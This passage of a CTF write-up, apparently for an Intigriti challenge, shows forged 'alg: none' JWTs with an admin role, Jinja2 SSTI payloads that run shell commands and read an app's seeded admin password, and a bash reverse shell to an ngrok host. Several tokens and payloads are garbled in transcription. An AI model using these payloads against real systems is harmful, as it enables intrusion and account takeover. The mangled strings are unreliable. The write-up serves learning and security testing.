The screenshot shows the CyberChef interface. In the Recipe tab, the "To Base64" operation is selected. In the Input field, the original JWT header `{"alg": "HS256", "typ": "JWT"}` is shown. A red arrow points from this input to the Output field, which contains the modified header `{"alg": "none", "typ": "JWT"}`. The rest of the JWT token remains unchanged.

This becomes “eyJhbGciOiJub25IiwidHlwIjoiSldUIn0=” but we can drop the = padding. So our token with this header and without signature part becomes (keep the last dot symbol but drop the signature part):

eyJhbGciOiJub25IiwidHlwIjoiSldUIn0eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6ImpvcnVuIiwicm9sZSI6InVzZXIiLCJleHAiOjE3NjM2NzExNTN9.

The screenshot shows the Burp Suite interface with the following details:

- Request Tab:** Displays a GET request to "/cart" with various headers and a large, complex JSON payload for the "Cookie: token" field. The payload is highlighted with a red box.
- Response Tab:** Shows the server's response. A "Logout" button is visible on the page, also highlighted with a red box.
- Inspector Tab:** Provides detailed information about the request and response, including attributes, query parameters, body parameters, cookies, headers, and response headers. The "Request attributes" section shows two entries.
- Notes Tab:** Contains notes and explanations related to the analysis.
- Explanations Tab:** Provides detailed explanations of the findings.
- Custom actions Tab:** Allows for the creation of custom actions.

When we use our forged token without “HS256” algorithm and signature the web server still accepts it as we can see we are still logged in with our user. This pretty much means we can change the payload part of the token to any value we want as the web-server never checks if the token was tampered with.

This means we can build a token like this:

Header: {"alg": "none", "typ": "JWT"}

Payload: {"user_id": 4, "username": "joren", "role": "admin", "exp": 1763671153}

We are forging the payload to have the role “admin” instead of “user”

Our base64 encoded JWT token (keep the last dot symbol):

eyJhbGciOiJub25IiwidHlwIjoiSldUIn0eyJ1c2VyX2lkIjo0LCJ1c2VybmFtZSI6ImpvcnVuIiwicm9sZSI6ImFkbWluIwiZXhwIjoxNzYzNjcxMTUzfQ.


To make testing easier this forged token can be stored manually in the browser to easily navigate the web application.

The screenshot shows the aquaCommerce! Shopping Cart page. On the left, there's a table for the shopping cart containing one item: "Betta Fish" (Fish) with a quantity of 1, price of \$12.99, and buttons for "Update" and "Remove". To the right is the "Order Summary" section, which includes Subtotal (\$12.99), Shipping (\$9.99), and a Total of \$22.98. Below the summary are "Proceed to Checkout" and "Continue Shopping" buttons.

The screenshot shows the Chrome DevTools Application tab. The "Cookies" section is expanded, showing a list of cookies. One cookie, named "token", has its value highlighted with a red box. The cookie details are as follows:


Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partition...	Cross S...	Priority
session	eyJYXJ0ijpbeyJwcm9kdWN0X2lkjoyLCJxdWFudG...challen...	/		Session	96	✓					Medium
token	liiwcm9sZSI6ImFkbWlulivZXhwIjoxNzYzNjcxMTUzIQ...challen...	/		2025-1...	170	✓					Medium

With the forged token saved in the browser we can navigate to <https://challenge-1125.intigriti.io/dashboard> and notice how we become administrator and have access to the admin panel.



The screenshot shows the User Dashboard for 'AquaCommerce!'. The URL in the address bar is 'challenge-1125.intigriti.io/dashboard'. The dashboard has a dark theme with a light blue header. On the left, there's a 'Profile' section showing 'joren' as the username and 'admin' as the role. Below it is an orange button labeled 'Admin Panel'. To the right is an 'Order History' section which says 'You haven't placed any orders yet.' At the bottom is a 'Continue Shopping' button. A red box highlights the 'Admin Panel' button. In the bottom right corner of the dashboard, there's a screenshot of the browser's developer tools Application tab showing cookies. One cookie, 'session_token', is highlighted with a red box. It has a value of 'eyJ...'. The Application tab also lists 'Manifest', 'Service workers', and 'Storage'.

The admin section is not that interesting except the fact we can go to the admin profile.



The screenshot shows the Admin Panel for 'AquaCommerce!'. The URL in the address bar is 'challenge-1125.intigriti.io/admin'. The dashboard has a dark theme with a light blue header. It features three cards: 'Total Users' (2), 'Total Orders' (3), and 'Total Products' (3). Below these are sections for 'Recent Orders' and 'Manage Products'. A red box highlights the 'My Profile' button in the top right corner. The 'Recent Orders' table is as follows:

ORDER ID	CUSTOMER	DATE	TOTAL	STATUS
#1001	john_doe	2024-01-15	\$149.99	Shipped
#1002	jane_smith	2024-01-16	\$89.50	Pending
#1003	0day_pilot	2024-01-10	\$299.99	Delivered

<https://challenge-1125.intigriti.io/admin/profile> allows us to set a new Display name. This triggers a POST request with the “display-name” parameter. Again as the CTF requires us to get Remote Code Execution on the web-server the first things that come to my mind are SQL injection and Server Side Template Injection.

The screenshot shows the 'Admin Profile' section of the AquaCommerce website. At the top, there's a blue header bar with a user icon and the text 'Admin Profile'. Below it, a teal bar says 'Update your display name below'. The 'Current Display Name' field contains 'testtest'. A 'Display Name' input field has 'Enter your display name' placeholder text. A note below it says 'Please select an appropriate name. This name will be displayed across the admin panel.' At the bottom are two buttons: a blue 'Save Changes' button with a gear icon and a grey 'Back to Dashboard' button with a left arrow icon.

Request		Inspector
Pretty	Raw Hex	
<pre> 1 POST /admin/profile HTTP/2 2 Host: challenge-1125.intigriti.io 3 Cookie: session=eyJrYXJ0IjpbeyJvcmskdWN0X2lkIjoyLCJxdWFudGloeSI6Mk1dfQ.aR804Q.IV8ndMc7lUxPTs9Jq6p9sd4Lh80; token= 4 eyJhbGciOiJsbGJiLiwidHlwIjoiSldUIn0.O.yJlc2VyX2lkIjo0LCJlcCVybmFtZSI6ImFkbWluIiwidGhwiioxNzNjcxMTUzfQ. 5 Content-Length: 17 6 Cache-Control: max-age=0 7 Sec-Ch-Ua: "Google Chrome";v="141", "Not?A_Brand";v="0", "Chromium";v="141" 8 Sec-Ch-Ua-Mobile: 70 9 Sec-Ch-Ua-Platform: "Windows" 9 Origin: https://challenge-1125.intigriti.io 10 Content-Type: application/x-www-form-urlencoded 11 Upgrade-Insecure-Requests: 1 12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 13 Accept: 13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 14 Sec-Fetch-Site: same-origin 15 Sec-Fetch-Mode: navigate 16 Sec-Fetch-User: ?1 17 Sec-Fetch-Dest: document 18 Referer: https://challenge-1125.intigriti.io/admin/profile 19 Accept-Encoding: gzip, deflate, br 20 Accept-Language: en-US,en;q=0.9 21 Priority: u=0,i 22 23 display_name=test </pre>		Inspector
		Request attributes
		Request query parameters
		Request body parameters
		Request cookies
		Request headers
		Notes

SQL injection ended up nowhere but testing for Server Side Template Injection (SSTI) showed interesting responses.

Template injection allows an attacker to include template code into an existing (or not) web-server template. A template engine makes designing HTML pages easier by using static template files which at runtime replaces variables/placeholders with actual values in the HTML pages

You can find here different payloads to quickly determine if a web application is vulnerable to SSTI:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection>

Popular testing payloads are:


```
 ${7*7}  
 {{7*7}}
```

If those payloads are rendered in the back-end by a template engine they return as 49 in our view.

The screenshot shows the aquaCommerce Admin Profile interface. At the top, there's a navigation bar with links for Home, Shop, Cart, Dashboard, and Logout. The main content area has a blue header titled "Admin Profile". Below it, a teal box contains the instruction "Update your display name below". Two input fields are present: "Current Display Name" containing the value "49", and "Display Name" containing the payload "{{7*7}}". A red arrow points from the "Display Name" field to the "49" value in the "Current Display Name" field, indicating that the payload was successfully evaluated. A note below the fields says "Please select an appropriate name. This name will be displayed across the admin panel." At the bottom of the form are "Save Changes" and "Back to Dashboard" buttons. Below the form, under "ACCOUNT INFORMATION", the "USERNAME" is listed as "testtest" and the "ROLE" is "user".

If we use `\{\{7*7\}\}` as our display name in the admin panel we get 49 as output on the page. This means the page is vulnerable to SSTI.

SSTI means we can proceed to code execution on the web-server if we know which template engine is being used in the back-end.



We used payload `\{\{7*7\}\}` that worked so we end up with Jinja2 or Twig.

Step 4: From RCE to Reverse Shell

A Twig payload to achieve Remote Code Execution (RCE) is following:

```
{{id~passthru~_context|join|slice(2,2)|split(000)|map(_context|join|slice(5,8))}}
```

This should execute the Linux “id” command but did not work in my tests:

The screenshot shows a web browser window for 'challenge-1125.intigriti.io/admin/profile'. The title bar says 'challenge-1125.intigriti.io/admin/profile'. The header includes links for 'Home', 'Shop', 'Cart', 'Dashboard', and 'Logout'. A success message 'Profile updated successfully!' is displayed above the form. The form itself has a teal header with a user icon and the text 'Admin Profile'. It contains two input fields: 'Current Display Name' and 'Display Name', both containing the same payload: {{id~passthru~_context|join|slice(2,2)|split(000)|map(_context|join|slice(5,8))}}. Below these fields is a note: 'Please select an appropriate name. This name will be displayed across the admin panel.' At the bottom are two buttons: 'Save Changes' and 'Back to Dashboard'.

Possible Jinja2 payloads to achieve RCE and execute the Linux “id” command:

```
{{ cycler._init__.globals__.os.popen('id').read() }}
```

```
{{self._init__.globals__.builtins__.import__('os').popen('id').read()}}
```

The screenshot shows a web browser window with the URL `challenge-1125.intigriti.io/admin/profile`. The page has a dark header with the aquCommerce logo, navigation links for Home, Shop, Cart, Dashboard, and Logout, and a success message "Profile updated successfully! X". The main content area is titled "Admin Profile" and contains a form for updating the display name. It includes a placeholder "Update your display name below", a "Current Display Name" field showing "uid=999(appuser) gid=999(appuser) groups=999(appuser)", and a "Display Name" field containing the reflected payload "{{ cycler._init__._globals__.os.popen('id').read() }}". A note below the display name field says "Please select an appropriate name. This name will be displayed across the admin panel." At the bottom are "Save Changes" and "Back to Dashboard" buttons.

Notice how our reflected Display name now shows the executed ‘id’ command. We are on the web-server running as the user “appuser”.

You could now potentially map the whole web-server file and folder structure with the Linux “ls” command by each time saving the Display name but that is pretty work intensive.

```
{{ cycler._init__._globals__.os.popen('ls').read() }}
```

The screenshot shows a web browser window with the URL `challenge-1125.intigriti.io/admin/profile`. The page has a dark header with the aquCommerce logo, navigation links for Home, Shop, Cart, Dashboard, and Logout, and a success message "Profile updated successfully! X". The main content area is titled "Admin Profile" and contains a form for updating the display name. It includes a placeholder "Update your display name below", a "Current Display Name" field showing "...pycache_ ...app.py fish.1.svg fish.2.svg init_db.py models requirements.txt routes static templates utils", and a "Display Name" field containing the reflected payload "{{ cycler._init__._globals__.os.popen('ls').read() }}". A note below the display name field says "Please select an appropriate name. This name will be displayed across the admin panel." At the bottom are "Save Changes" and "Back to Dashboard" buttons.

Funny fact here notice the init_db.py file can be read via following SSTI:

```
{% cyclet.__init__.globals__.os.popen('cat /app/init_db.py').read() %}
```

The screenshot shows a web application interface for managing user profiles. At the top, there's a navigation bar with links for Home, Shop, Cart, Dashboard, and Logout. Below the navigation, a success message 'Profile updated successfully!' is displayed. The main content area is titled 'Admin Profile' and contains a placeholder 'Update your display name below'. Underneath, there's a form field labeled 'Current Display Name' containing a large block of Python code. A red rectangular box highlights a specific line of code: 'admin.set_password('019a8193-2d54-76fd-9a5b-8f8c214c86ba')'. This line is part of a larger script that imports various modules and creates two User objects: 'admin' and 'user1', both with the same password.

```
from models.user import db, User from models.product import Product from models.order import Order, OrderItem from datetime import datetime, timedelta def init_database(app): """Initialize database with seed data""" with app.app_context(): # Create all tables db.create_all() # Check if data already exists if User.query.first() is not None: return # Create users admin = User(username='admin', role='admin', display_name='Administrator') admin.set_password('019a8193-2d54-76fd-9a5b-8f8c214c86ba') user1 = User(username='qa', role='user', display_name='QA') user1.set_password('019a8193-5da9-7088-9bcc-bef1555e6951') db.session.add_all([admin, user1]) db.session.commit() # Create products products = [ # Fish Product(name='Goldfish', description='Classic golden aquarium fish', price=5.99, category='Fish', image_url='/static/images/products/fish_1.svg', stock=50), Product(name='Betta Fish', description='Beautiful Siamese fighting fish', price=12.99, category='Fish', image_url='/static/images/products/fish_2.svg', stock=30), Product(name='Neon Tetra', description='Colorful schooling fish', price=3.99, category='Fish', image_url='/static/images/products/fish_3.svg', stock=100),
```

If you check the content of that Python file on the web-server you can find the actual admin user password. This means you can login with user admin and password: 019a8193-2d54-76fd-9a5b-8f8c214c86ba

But we need to find a file containing our flag. To make things more convenient I opted for a reverse shell. This means the SSTI payload instructs the web-server to connect back to my computer so I can control it like a regular Linux server and input commands from my command line interface. This makes searching for the flag a lot easier as I do not each time need to save a new Display name payload.

To setup such reverse shell some things need to be prepared on your own pc.
I opted for netcat to setup the shell so I have to start netcat on my pc and expose it to the internet to make it reachable. To expose it I installed ngrok (<https://ngrok.com/>).

For Linux users netcat is there normally by default via the “nc” command or on Windows NMAP (<https://nmap.org/>) can be installed which includes netcat.

Linux: `nc -lvp 4444`

Windows: `./ncat.exe -lvp 4444`

I choose port 4444 but you can choose any other port. It is important to link ngrok to that same port.

`.\ngrok.exe tcp 4444`

The ‘6.tcp.eu.ngrok.io:14517’ address is important as we need that as address for our SSTI payload to connect the reverse shell. (This address will be different on your local setup!)

```
ngrok                                     (Ctrl+C to quit)

♦ Call internal services from your gateway: https://ngrok.com/r/http-reqes

Session Status              online
Account
Version
Region                  Europe (eu)
Web Interface            http://127.0.0.1:4040
Forwarding               tcp://6.tcp.eu.ngrok.io:14517 -> localhost:4444

Connections          ttl     opn      rt1      rt5      p50      p90
                     0       0      0.00     0.00     0.00     0.00
```

And netcat waiting for the incoming connection:


```
ncat.exe
Ncat: Version 7.96 ( https://nmap.org/ncat )
Ncat: Listening on [::]:4444
Ncat: Listening on 0.0.0.0:4444
```

The SSTI payload I used for the netcat reverse shell ([change the ngrok address to your own server](#)):


```
 {{ cyclear._init__._globals__.os.popen('echo "bash -i >& /dev/tcp/6.tcp.eu.ngrok.io/145170>&1"|bash').read() }}
```

Other reverse shell examples that can be used: <https://www.revshells.com/>

We save our SSTI payload as Display name and the reverse shell connects:



We can now easily execute Linux commands on the web-server from our own computer.



To search for the flag I used the info that we know from the challenge description that the flags has the format: INTIGRITI{.*}

The Linux command: `grep -rn . -e "INTIGRITI{"` searches for all files in the current and sub directories with the content `INTIGRITI{`

This shows the flag is located in the file `./aquacommerce/019a82cf.txt` or as full path `/app/.aquacommerce/019a82cf.txt`

Following screenshot shows the flag which is the goal to solve this CTF challenge:

```
appuser@challenge-1125-f486d7868-hflv6:/app$ grep -rn . -e "INTIGRITI{"  
grep -rn . -e "INTIGRITI{"  
grep: ./static/app.tar.gz: binary file matches  
./aquacommerce/019a82cf.txt:1::INTIGRITI{019a82cf-ca32-716f-8291-2d0ef30bea32}  
.templates/public/index.html:59:  
appuser@challenge-1125-f486d7868-hflv6:/app$ cat ./aquacommerce/019a82cf.txt  
cat ./aquacommerce/019a82cf.txt  
INTIGRITI{019a82cf-ca32-716f-8291-2d0ef30bea32}appuser@challenge-1125-f486d7868-hflv6:/app$  
appuser@challenge-1125-f486d7868-hflv6:/app$ |
```

The tricky part here is that the folder “.aquacommerce” which contains the flag file starts with a dot symbol which means on Linux it is a hidden folder. A Linux “ls” command would not show this folder you need to perform “ls -lah” to also show hidden files.

```
appuser@challenge-1125-f486d7868-hflv6:/app$ ls  
ls  
__pycache__  
app.py  
fish_1.svg  
fish_2.svg  
init_db.py  
models  
requirements.txt  
routes  
static  
templates  
utils  
appuser@challenge-1125-f486d7868-hflv6:/app$ appuser@challenge-1125-f486d7868-hflv6:/app$ ls -lah  
ls -lah  
total 1.7M  
drwxr-xr-x 1 appuser appuser 4.0K Nov 20 19:21 .  
drwxr-xr-x 1 root root 4.0K Nov 18 15:24 ..  
dr-xr-xr-x 1 root root 4.0K Nov 18 12:14 .aquacommerce  
drwxr-xr-x 2 appuser appuser 4.0K Nov 18 15:24 __pycache__  
-rw-r--r-- 1 appuser appuser 1002 Nov 18 12:13 app.py  
-rw-r--r-- 1 appuser appuser 160K Nov 20 19:21 fish_1.svg  
-rw-r--r-- 1 appuser appuser 1.5M Nov 20 19:21 fish_2.svg  
-rw-r--r-- 1 appuser appuser 5.4K Nov 18 12:13 init_db.py  
drwxr-xr-x 1 appuser appuser 4.0K Nov 18 15:24 models  
-rw-r--r-- 1 appuser appuser 82 Nov 18 12:13 requirements.txt  
drwxr-xr-x 1 appuser appuser 4.0K Nov 18 15:24 routes  
drwxr-xr-x 1 appuser appuser 4.0K Nov 20 10:56 static  
drwxr-xr-x 1 appuser appuser 4.0K Nov 18 12:13 templates  
drwxr-xr-x 1 appuser appuser 4.0K Nov 18 15:24 utils  
appuser@challenge-1125-f486d7868-hflv6:/app$  
appuser@challenge-1125-f486d7868-hflv6:/app$ |
```